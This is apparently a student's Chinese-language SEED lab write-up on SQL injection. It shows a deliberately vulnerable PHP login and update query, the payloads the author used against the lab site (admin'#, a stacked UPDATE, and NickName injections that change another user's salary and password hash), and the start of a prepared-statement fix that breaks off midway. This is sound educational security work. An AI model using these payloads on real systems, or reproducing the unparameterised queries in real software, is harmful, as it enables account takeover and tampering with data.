


**SQL Injection Attack Lab**


学号：57118136；姓名：严佳豪

**Task 1: Get Familiar with SQL Statements**

首先，使用用户名和密码登录进MySQL数据库


进入Users数据库

查询Users数据库包含的表

使用SQL命令查询Alice的所有信息

可以看到，Name: Alice, EID: 10000, Salary: 20000, birth: 9/20, SSN: 10211002以及经过加密后的password信息

**Task 2: SQL Injection Attack on SELECT Statement**

首先，打开http://www.SEEDLabSQLInjection.com网站


阅读unsafe home.php的代码，可以发现，

Task 2.1: SQL Injection Attack from webpage

阅读unsafe home.php的代码，可以发现，


在这段 $sql = "SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password FROM credential WHERE name= ’$input\_uname’ and Password=’$hashed\_pwd’";

代码中，当我们在name里填入合适语句就可以将and后的语句注释掉

故在username中填入 admin'# 即可

结果如下：


成功登录进网站



Task 2.2: SQL Injection Attack from command line.

在终端中输入以下命令：



其中%27 为‘的转义符，%23为#的转义符

结果如下：成功获取到网站内容

Task 2.3: Append a new SQL statement

在username中输入如下内容：


admin'; update user set name='test' #

结果如下：


查询原因是，在MySQL中实现了一种特殊的保护机制，PHP语言中的mysql\_query不允许同时提交多个请求，导致我们两个连续的请求就会报错。

**Task 3: SQL Injection Attack on UPDATE Statement**


首先以Alice的身份登入网站，然后调出编辑页（经多次查询发现需要手动调出，且应为

http://www.seedlabsqlinjection.com/unsafe\_edit\_frontend.php

查看源码发现，实际进行编辑时调用的仍为unsafe\_edit\_backend.php



查看unsafe\_edit\_backend.php的代码发现，若要更新相关信息，则需在姓名栏进行SQL注入

故在姓名栏填入以下代码

即将原代码变为$sql = "UPDATE credential SET

nickname=’$input\_nickname’,salary=’199901’ where EID=’10000’ ;# email=’$input\_email’,


address=’$input\_address’,

Password=’$hashed\_pwd’,


PhoneNumber=’$input\_phonenumber’


WHERE ID=$id;";


#号后的部分被注释掉

结果如下：薪水被成功修改

Task 3.2: Modify other people’ salary.

首先通过task2中方式登录进Boby账户，然后调出编辑页


然后如task3.1中方式修改Boby薪水，在NcikName中填入 ', salary='1' where EID='20000';#

结果如图，修改成功


Task 3.3: Modify other people’ password.

由task1中结果可知，password在数据库中是以sha1的形式存储的


假设要将其密码修改为0123，则需先知道其对应的sha1值

在终端中输入如下指令，结果如图

为 c4b5c86bd577da3d93fea7c89cba61c78b48e589

登录进Alice的账户，调出修改页，在NickName中输入以下内容

', Password='c4b5c86bd577da3d93fea7c89cba61c78b48e589' where EID='20000';#


使用新密码登录Boby账户，结果如下，成功登入

**Task 4: Countermeasure — Prepared Statement**

采用预编译语句方法来抵御SQL注入攻击

首先测试task1中的 unsafe\_home.php

将有关代码改成如图所示



由原来的

$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password

FROM credential

WHERE name= '$input\_uname' and Password='$hashed\_pwd'";

if (!$result = $conn->query($sql)) {

echo "</div>";

echo "</nav>";

echo "<div class='container text-center'>";

die('There was an error running the query [' . $conn->error . ']\n');

echo "</div>";

}

改为

